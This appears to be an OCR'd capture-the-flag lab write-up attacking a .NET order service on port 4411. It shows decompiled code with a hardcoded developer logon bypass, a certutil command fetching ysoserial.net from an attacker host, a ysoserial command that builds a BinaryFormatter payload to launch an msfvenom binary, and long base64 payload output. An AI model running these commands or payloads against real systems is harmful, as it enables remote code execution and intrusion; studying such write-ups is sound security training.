

dnSpy v6.1.8 (32-bit, .NET, Administrator)
File Edit View Debug Window Help
C#
Start
Assembly Explorer
ScrambleClient (1.0.3.0)
ScrambleClient.exe
PE
Type References
References
Resources
-
ScrambleClient
ScrambleClient.My
ScrambleClient.My.Resources
ScrambleLib (1.0.3.0)
ScrambleLib.dll
PE
Type References
References
Resources
-
ScrambleLib
Log @02000008
SalesOrder @02000009
Base Type and Interfaces
Derived Types
SalesOrder() : void @06000
DeserializeFromBase64(strir
SerializeToBase64() : string
DueDate : DateTime @1700
DueDateDisplayText : string
IsComplete : bool @170000
OrderItems : List<string> @
QuoteReference : string @1
ReferenceNumber : string @
SalesRep : string @1700000
TotalCost : double @170000
ScrambleNetClient @0200000A
ScrambleNetRequest @0200000
ScrambleNetResponse @02000
ScrambleNetShared @0200000E
Base Type and Interfaces
Derived Types
ScrambleNetShared() : void
CODE_BANNER : string @04
CODE_ERROR_ACCESSDEN
CODE_ERROR_BAD_CREDS
CODE_ERROR_GENERIC : s
CODE_ERROR_SIZE_LIMIT
CODE_ERROR_UNKNOWN_
CODE_LIST_ORDERS : strin
CODE_LOGON : string @040
CODE_QUIT : string @0400
CODE_SUCCESS : string @0
CODE_TIMEOUT : string @0
CODE_UPLOAD_ORDER : st
ContentListSeparator : char
MessagePartSeparator : cha
ServerPort : int @04000020
ScrambleLib.My
ScrambleLib.My.Resources
ScrambleNetShared
1 using System;
2
3 namespace ScrambleLib
4 {
5 // Token: 0x0200000B RID: 11
6 public class ScrambleNetShared
7 {
8 // Token: 0x04000014 RID: 20
9 public const string CODE_ERROR_GENERIC = "ERROR_GENERAL";
10
11 // Token: 0x04000015 RID: 21
12 public const string CODE_SUCCESS = "SUCCESS";
13
14 // Token: 0x04000016 RID: 22
15 public const string CODE_BANNER = "SCRAMBLECORP_ORDERS_V1.0.3";
16
17 // Token: 0x04000017 RID: 23
18 public const string CODE_TIMEOUT = "SESSION_TIMED_OUT";
19
20 // Token: 0x04000018 RID: 24
21 public const string CODE_ERROR_SIZE_LIMIT = "ERROR_SIZE_LIMIT_EXCEEDED";
22
23 // Token: 0x04000019 RID: 25
24 public const string CODE_ERROR_UNKNOWN_COMMAND = "ERROR_UNKNOWN_COMMAND";
25
26 // Token: 0x0400001A RID: 26
27 public const string CODE_ERROR_ACCESSDENIED = "ERROR_ACCESS_DENIED";
28
29 // Token: 0x0400001B RID: 27
30 public const string CODE_ERROR_BAD_CREDS = "ERROR_INVALID_CREDENTIALS";
31
32 // Token: 0x0400001C RID: 28
33 public const string CODE_LIST_ORDERS = "LIST_ORDERS";
34
35 // Token: 0x0400001D RID: 29
36 public const string CODE_UPLOAD_ORDER = "UPLOAD_ORDER";
37
38 // Token: 0x0400001E RID: 30
39 public const string CODE_LOGON = "LOGON";
40
41 // Token: 0x0400001F RID: 31
42 public const string CODE_QUIT = "QUIT";
43
44 // Token: 0x04000020 RID: 32
45 public const int ServerPort = 4411;
46
47 // Token: 0x04000021 RID: 33
48 public const char MessagePartSeparator = ';';
49
50 // Token: 0x04000022 RID: 34
51 public const char ContentListSeparator = '|';
52 }
53 }
54

Also from *ScrambleClient* → *LoginWindow* I can see that it connects to port *4411*.



```
LoginWindow
1  using System;
2  using System.CodeDom.Compiler;
3  using System.ComponentModel;
4  using System.Diagnostics;
5  using System.IO;
6  using System.Net;
7  using System.Runtime.CompilerServices;
8  using System.Threading;
9  using System.Timers;
10 using System.Windows;
11 using System.Windows.Controls;
12 using System.Windows.Documents;
13 using System.Windows.Markup;
14 using Microsoft.VisualBasic.CompilerServices;
15 using ScrambleClient.My;
16 using ScrambleLib;
17
18 namespace ScrambleClient
19 {
20     // Token: 0x0200000C RID: 12
21     [DesignerGenerated]
22     public class LoginWindow : Window, IComponentConnector
23     {
24         // Token: 0x06000048 RID: 72 RVA: 0x000029B8 File Offset: 0x00000BB8
25         public LoginWindow()
26         {
27             base.Loaded += new RoutedEventHandler(this.Window_Loaded);
28             this._Client = new ScrambleNetClient
29             {
30                 Port = 4411
31             };
32             this._LockoutTimer = new Timer(TimeSpan.FromSeconds(10.0).TotalMilliseconds);
33             this._NetworkTimeout = new AutoResetEvent(false);
34             this._ConfigPath = Path.Combine(MyWpfExtension.Application.Info.DirectoryPath, "config.ini");
35             this.InitializeComponent();
36         }
37
38         // Token: 0x06000049 RID: 73 RVA: 0x00002A48 File Offset: 0x00000C48
39         private void EditServerLink_Click(object sender, RoutedEventArgs e)
40         {
41             OptionsWindow optionsWindow = new OptionsWindow();
42             optionsWindow.Server = this._Client.Server;
```

Also under *ScrambleLib* → *ScrambleNetClient*, you can bypass login by using *scrmdev*.




```
31         // Token: 0x0600002B RID: 43 RVA: 0x000023D4 File Offset: 0x000005D4
32         public bool Logon(string Username, string Password)
33         {
34             bool result;
35             try
36             {
37                 if (string.Compare(Username, "scrmdev", true) == 0)
38                 {
39                     Log.Write("Developer logon bypass used");
40                     result = true;
41                 }
42                 else
43                 {
44                     HashAlgorithm hashAlgorithm = MD5.Create();
45                     byte[] bytes = Encoding.ASCII.GetBytes(Password);
46                     Convert.ToBase64String(hashAlgorithm.ComputeHash(bytes, 0, bytes.Length));
47                     ScrambleNetResponse scrambleNetResponse = this.SendRequestAndGetResponse(new Scra
```


Using this information, I connect to the service with netcat.


```
2022-01-13/scrambled git:(master) ▶ nc 10.10.11.168 4411
SCRAMBLECORP_ORDERS_V1.0.3;
LOGON
ERROR_INVALID_CREDENTIALS;
LIST_ORDERS;
SUCCESS;AAEAAAD/////AQAAAAAAAAAMAgAAAEJTY3JhbWJsZUxpYiwgVmVyc2lvbj0xLjAuMy4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPW51bGwFAQAAABZTY3JhbWJsZUxpYi5TYWxlc09yZGVyBwAAAAtfSXNDb21wbGV0ZRBfUmVmZXJlbmNlTnVtYmVyD19RdW90ZVJlZmVyZW5jZQlfU2FsZXNSZXALX09yZGVySXRlbXMIX0R1ZURhdGUKX1RvdGFsQ29zdAABAQEDAAABf1N5c3RlbS5Db2xsZWN0aW9ucy5HZW5lcmljLkxpc3RgMVtbU3lzdGVtLlN0cmluZywgbXNjb3JsaWIsIFZlcnNpb249NC4wLjAuMCwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNLZXlUb2tlbj1iNzdhNWM1NjE5MzRlMDg5XV0NBgIAAAAABgMAAAAKU0NSTVNPMzYwMQYEAAAAC1NDUk1RVTkxODcyBgUAAAAGSiBIYWxsCQYAAAAAQBHK4mnaCAAAAAAAIHJABAYAAAB/U3lzdGVtLkNvbGxlY3Rpb25zLkdlbmVyaWMuTGlzdGAxW1tTeXN0ZW0uU3RyaW5nLCBtc2NvcmxpYiwgVmVyc2lvbj00LjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPWI3N2E1YzU2MTkzNGUwODldXQMAAAAGX2l0ZW1zBV9zaXplCF92ZXJzaW9uBgAACAgJBwAAAAAAAAAAAAAAEQcAAAAAAAAACw==|AAEAAAD/////AQAAAAAAAAAMAgAAAEJTY3JhbWJsZUxpYiwgVmVyc2lvbj0xLjAuMy4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPW51bGwFAQAAABZTY3JhbWJsZUxpYi5TYWxlc09yZGVyBwAAAAtfSXNDb21wbGV0ZRBfUmVmZXJlbmNlTnVtYmVyD19RdW90ZVJlZmVyZW5jZQlfU2FsZXNSZXALX09yZGVySXRlbXMIX0R1ZURhdGUKX1RvdGFsQ29zdAABAQEDAAABf1N5c3RlbS5Db2xsZWN0aW9ucy5HZW5lcmljLkxpc3RgMVtbU3lzdGVtLlN0cmluZywgbXNjb3JsaWIsIFZlcnNpb249NC4wLjAuMCwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNLZXlUb2tlbj1iNzdhNWM1NjE5MzRlMDk5XV0NBgIAAAAABgMAAAAKU0NSTVNPMzc0OQYEAAAAC1NDUk1RVTkyMjEwBgUAAAAJUyBKZW5raW5zCQYAAAAAAJ07rZbaCAAAAAAAUJJABAYAAAB/U3lzdGVtLkNvbGxlY3Rpb25zLkdlbmVyaWMuTGlzdGAxW1tTeXN0ZW0uU3RyaW5nLCBtc2NvcmxpYiwgVmVyc2lvbj00LjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPWI3N2E1YzU2MTkzNGUwODldXQMAAAAGX2l0ZW1zBV9zaXplCF92ZXJzaW9uBgAACAgJBwAAAAAAAAAAAAAAEQcAAAAAAAAACw==
```

Looks like some base64 encoding, I am gonna see the code again.



There's *GetOrders* function that get list of orders and interestingly also *UploadOrder* function.





ysoserial.net

I can probably exploit the *UploadOrder* using *ysoserial.net*. It can generate .NET serialized payload.
I cannot manage to make it work with wine. So I download to target machine to run.

```
C:\Users\miscsvc\Desktop\ysoserial>certutil -urlcache -f http://10.10.14.5/ysoserial-1.35.zip ysoserial.zip
certutil -urlcache -f http://10.10.14.5/ysoserial-1.35.zip ysoserial.zip
****  Online  ****
CertUtil: -URLCache command completed successfully.

C:\Users\miscsvc\Desktop\ysoserial>tar -xf ysoserial.zip
tar -xf ysoserial.zip

C:\Users\miscsvc\Desktop\ysoserial>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 5805-B4B6

 Directory of C:\Users\miscsvc\Desktop\ysoserial

14/01/2023  09:21    <DIR>          .
14/01/2023  09:21    <DIR>          ..
15/08/2022  23:53    <DIR>          Release
14/01/2023  09:21         5,315,503 ysoserial.zip
               1 File(s)      5,315,503 bytes
               3 Dir(s)  15,904,083,968 bytes free
```

```
C:\Users\miscsvc\Desktop\ysoserial\Release>.\ysoserial.exe
.\ysoserial.exe
Missing arguments. You may need to provide the command parameter even if it is being ignored.
ysoserial.net generates deserialization payloads for a variety of .NET formatters.

= GADGETS =
        (*) ActivitySurrogateDisableTypeCheck [Disables 4.8+ type protections for ActivitySurrogateSelector,
                Formatters: BinaryFormatter , LosFormatter , NetDataContractSerializer , SoapFormatter
        (*) ActivitySurrogateSelector [This gadget ignores the command parameter and executes the constructo
                Formatters: BinaryFormatter (2) , LosFormatter , SoapFormatter
        (*) ActivitySurrogateSelectorFromFile [Another variant of the ActivitySurrogateSelector gadget. This
. Use semicolon to separate the file from additionally required assemblies, e. g., '-c ExploitClass.cs;Syste
                Formatters: BinaryFormatter (2) , LosFormatter , SoapFormatter
        (*) AxHostState
                Formatters: BinaryFormatter , LosFormatter , NetDataContractSerializer , SoapFormatter
        (*) ClaimsIdentity
                Formatters: BinaryFormatter , LosFormatter , SoapFormatter
        (*) ClaimsPrincipal
                Formatters: BinaryFormatter , LosFormatter , SoapFormatter
        (*) DataSet
                Formatters: BinaryFormatter , LosFormatter , SoapFormatter
        (*) DataSetTypeSpoof
```

I am going to use it to generate a payload that will execute my *msfvenom* payload.

```
C:\Users\miscsvc\Desktop\ysoserial\Release>.\ysoserial.exe -f BinaryFormatter -g SessionSecurityToken -o base64 -c "cmd.exe /c C:\Win
dows\Temp\ghost.exe"
.\ysoserial.exe -f BinaryFormatter -g SessionSecurityToken -o base64 -c "cmd.exe /c C:\Windows\Temp\ghost.exe"
AAEAAAD/////AQAAAAAAAAAMAgAAAFdTeXN0ZW0uSWRlbnRpdHlNb2RlbCwgVmVyc2lvbj00LjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPWI3N2E1Y
zU2MTkzNGUwODkFAQAAADBTeXN0ZW0uSWRlbnRpdHlNb2RlbC5Ub2tlbnMuU2Vzc2lvblNlY3VyaXR5VG9rZW4BAAAADFNlc3Npb25Ub2tlbgcCAgAAAAkDAAAADwMAAADpBQ
AAAkAUU2VjdXJpdHlDb250ZXh0VG9rZW5AB1ZlcnNpb26DQBlTZWN1cmVDb252ZXJzYXRpb25WZXJzaW9umShodHRwOi8vc2NoZW1hcy54bWxzb2FwLm9yZy93cy8yMDA1LzA
yL3NjQAJJZINACUNvbnRleHRJZINAA0tleZ8BAUANRWZmZWN0aXZlVGltZYNACkV4cGlyeVRpbWWDQBBLZXlFZmZlY3RpdmVUaW1lg0ANS2V5RXhwaXJ5VGltZYNAD0NsYWlt
c1ByaW5jaXBhbEAKSWRlbnRpdGllc0AISWRlbnRpdHlADkJvb3RTdHJhcFRva2VumuwEQUFFQUFBRC8vLy8vQVFBQUFBQUFBQUFNQWdBQUFGNU5hV055YjNOdlpuUXVVRzkzW
lhKVGFHVnNiQzVGWkdsMGIzSXNJRlpsY25OcGIyNDlNeTR3TGpBdU1Dd2dRM1ZzZEhWeVpUMXVaWFYwY21Gc0xDQlFkV0pzYVdOTFpYbFViMnRsYmowek1XSm1NemcxTm1Ga0
16WTBaVE0xQlFFQUFBQkNUV2xqY205emIyWjBMbFpwYzNWaGJGTjBkV1JwYnk1VVpYaDBMa1p2Y20xaGRIUnBibWN1VkdWNGRFWnZjbTFoZEhScGJtZFNkVzVRY205d1pYSjB
hV1Z6QVFBQUFBOUdiM0psWjNKdmRXNWtRbkoxYzJnQkFnQUFBQVlEQUFBQTB3VThQM2h0YkNCMlpYSnphVzl1UFNJeExqQWlJR1Z1WTI5a2FXNW5QU0oxZEdZdE1UWWlQejRO
Q2p4UFltcGxZM1JFWVhSaFVISnZkbWxrWlhJZ1RXVjBhRzlrVG1GdFpUMGlVM1JoY25RaUlFbHpTVzVwZEdsaGJFeHZZV1JGYm1GaWJHVmtQU0pHWVd4elpTSWdlRzFzYm5NO
UltaDBkSEE2THk5elkyaGxiV0Z6TG0xcFkzSnZjMjltZEM1amIyMHZkMmx1Wm5ndk1qQXdOaTk0WVcxc0wzQnlaWE5sYm5SaGRHbHZiaUlnZUcxc2JuTTZjMlE5SW1Oc2NpMX
VZVzFsYzNCaFkyVTZVM2x6ZEdWdExrUnBZV2R1YjNOMGFXTnpPMkZ6YzJWdFlteDVQVk41YzNSbGJTSWdlRzFzYm5NNmVEMGlhSFIwY0RvdkwzTmphR1Z0WVhNdWJXbGpjbTl
6YjJaMExtTnZiUzkzYVc1bWVDOHlNREEyTDNoaGJXd2lQZzBLSUNBOFQySnFaV04wUkdGMFlWQnliM1pwWkdWeUxrOWlhbVZqZEVsdWMzUmhibU5sUGcwS0lDQWdJRHh6WkRw
UWNtOWpaWE56UGcwS0lDQWdJQ0FnUEhOa09sQnliMk5sYzNNdVUzUmhjblJKYm1adlBnMEtJQ0FnSUNBZ0lDQThjMlE2VUhKdlkyVnpjMU4wWVhKMFNXNW1ieUJCY21kMWJXV
nVkSE05SWk5aklHTnRaQzVsZUdVZ0wyTWdRenBjVjJsdVpHOTNjMXhVWlcxd1hHZG9iM04wTG1WNFpTSWdVM1JoYm1SaGNtUkZjbkp2Y2tWdVkyOWthVzVuUFNKN2VEcE9kV3
hzZlNJZ1UzUmhibVJoY21SUGRYUndkWFJGYm1OdlpHbHVaejBpZTNnNlRuVnNiSDBpSUZWelpYSk9ZVzFsUFNJaUlGQmhjM04zYjNKa1BTSjdlRHBPZFd4c2ZTSWdSRzl0WVd
sdVBTSWlJRXh2WVdSVmMyVnlVSEp2Wm1sc1pUMGlSbUZzYzJVaUlFWnBiR1ZPWVcxbFBTSmpiV1FpSUM4K0RRb2dJQ0FnSUNBOEwzTmtPbEJ5YjJOObGMzTXVVM1JoY25SSmJt
WnZQZzBLSUNBZ0lEd3ZjMlE2VUhKdlkyVnpjejROQ2lBZ1BDOVBZbXBsWTNSRVlYUmhVSEp2ZG1sa1pYSXVUMkpxWldOMFNXNXpkR0Z1WTJVK0RRbzhMMDlpYW1WamRFUmhkR
0ZRY205MmFXUmxjajRMAQEBAQEL
C:\Users\miscsvc\Desktop\ysoserial\Release>
```

```
AAEAAAD/////AQAAAAAAAAAMAgAAAFdTeXN0ZW0uSWRlbnRpdHlNb2RlbCwgVmVyc2lvbj00LjAuMC4wLCBDdWx
0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPWI3N2E1YzU2MTkzNGUwODkFAQAAADBTeXN0ZW0uSWRlbnRpdH
lNb2RlbC5Ub2tlbnMuU2Vzc2lvblNlY3VyaXR5VG9rZW4BAAAADFNlc3Npb25Ub2tlbgcCAgAAAAkDAAAADwMAA
ADpBQAAAkAUU2VjdXJpdHlDb250ZXh0VG9rZW5AB1ZlcnNpb26DQBlTZWN1cmVDb252ZXJzYXRpb25WZXJzaW9u
mShodHRwOi8vc2NoZW1hcy54bWxzb2FwLm9yZy93cy8yMDA1LzAyL3NjQAJJZINACUNvbnRleHRJZINAA0tleZ8
BAUANRWZmZWN0aXZlVGltZYNACkV4cGlyeVRpbWWDQBBLZXlFZmZlY3RpdmVUaW1lg0ANS2V5RXhwaXJ5VGltZY
NAD0NsYWltc1ByaW5jaXBhbEAKSWRlbnRpdGllc0AISWRlbnRpdHlADkJvb3RTdHJhcFRva2VumuwEQUFFQUFBR
C8vLy8vQVFBQUFBQUFBQUFNQWdBQUFGNU5hV055YjNOdlpuUXVVRzkzWlhKVGFHVnNiQzVGWkdsMGIzSXNJRlps
Y25OcGIyNDlNeTR3TGpBdU1Dd2dRM1ZzZEhWeVpUMXVaWFYwY21Gc0xDQlFkV0pzYVdOTFpYbFViMnRsYmowek1
XSm1NemcxTm1Ga016WTBaVE0xQlFFQUFBQkNUV2xqY205emIyWjBMbFpwYzNWaGJGTjBkV1JwYnk1VVpYaDBMa1
p2Y20xaGRIUnBibWN1VkdWNGRFWnZjbTFoZEhScGJtZFNkVzVRY205d1pYSjBhV1Z6QVFBQUFBOUdiM0psWjNKd
mRXNWtRbkoxYzJnQkFnQUFBQVlEQUFBQTB3VThQM2h0YkNCMlpYSnphVzl1UFNJeExqQWlJR1Z1WTI5a2FXNW5Q
U0oxZEdZdE1UWWlQejRPQ2p4UFltcGxZM1JFWVhSaFVISnZkbWxrWlhJZ1RXVjBhRzlrVG1GdFpUMGlVM1JoY25
RaUlFbHpTVzVwZEdsaGJFeHZZV1JGYm1GaWJHVmtQU0pHWVd4elpTSWdlRzFzYm5NOUltaDBkSEE2THk5elkyaG
xiV0Z6TG0xcFkzSnZjMjltZEM1amIyMHZkMmx1Wm5ndk1qQXdOaTk0WVcxc0wzQnlaWE5sYm5SaGRHbHZiaUlnZ
Ucxc2JuTTZjMlE5SW1Oc2NpMXVZVzFsYzNCaFkyVTZVM2x6ZEdWdExrUnBZV2R1YjNOMGFXTnpPMkZ6YzJWdFlt
eDVQVk41YzNSbGJTSWdlRzFzYm5NNmVEMGlhSFIwY0RvdkwzTmphR1Z0WVhNdWJXbGpjbTl6YjJaMExtTnZiUzk
zYVc1bWVDOHlNREEyTDNoaGJXd2lQZzBLSUNBOFQySnFaV04wUkdGMFlWQnliM1pwWkdWeUxrOWlhbVZqZEVsdW
MzUmhibU5sUGcwS0lDQWdJRHh6WkRwUWNtOWpaWE56UGcwS0lDQWdJQ0FnUEhOa09sQnliMk5sYzNNdVUzUmhjb
lJKYm1adlBnMEtJQ0FnSUNBZ0lDQThjMlE2VUhKdlkyVnpjMU4wWVhKMFNXNW1ieUJCY21kMWJXVnVkSE05SWk5
aklHTnRaQzVsZUdVZ0wyTWdRenBjVjJsdVpHOTNjMXhVWlcxd1hHZG9iM04wTG1WNFpTSWdVM1JoYm1SaGNtUkZ
jbkp2Y2tWdVkyOWthVzVuUFNKN2VEcE9kV3hzZlNJZ1UzUmhibVJoY21SUGRYUndkWFJGYm1OdlpHbHVaejBpZT
